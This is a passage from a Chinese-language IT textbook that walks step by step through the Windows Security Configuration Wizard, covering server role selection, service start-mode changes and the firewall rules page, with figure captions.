



图 11-7　配置操作界面

（3）单击【下一步】按钮，进入【选择服务器】向导页，选择一个服务器作为安全基准，在此选择本机，如图 11-8 所示。

（4）单击【下一步】按钮，进入【选择服务器角色】向导页，如图 11-9 所示，系统会自动把前面服务器配置设置的服务角色选择上，用户可以根据实际情况进行增减。

（5）单击【下一步】按钮，进入【选择客户端功能】向导页，如图 11-10 所示，系统自动把需要的客户端功能选择上，用户可以根据实际情况进行增减。





图 11-8　选择服务器





图 11-9　选择服务器角色





图 11-10　选择客户端功能

（6）单击【下一步】按钮，进入【选择管理和其他选项】向导页，如图 11-11 所示，系统自动把需要的服务器选项能选择上，用户可以根据实际情况进行增减。




图 11-11 选择管理和其他选项

（7）单击【下一步】按钮，进入【选择其他服务】向导页，如图 11-12 所示，系统自动把需要的服务选项功能选择上，用户可以根据实际情况进行增减。





图 11-12 选择其他服务

（8）单击【下一步】按钮，进入【确认服务更改】向导页，如图 11-13 所示，可以看到此安全策略将对所选服务器上的服务进行的所有更改的列表。该列表将所选服务器上的服务的当前启动模式与策略中定义的启动模式进行比较。启动模式可以是“禁用”、“手动”或“自动”。





图 11-13　确认服务更改

（9）单击【下一步】按钮，进入【网络安全】向导页，如图 11-14 所示，在安全配置向导（SCW）的【网络安全】部分，可以添加、删除或编辑与具有高级安全性的 Windows 防火墙有关的规则，在此选择进入。

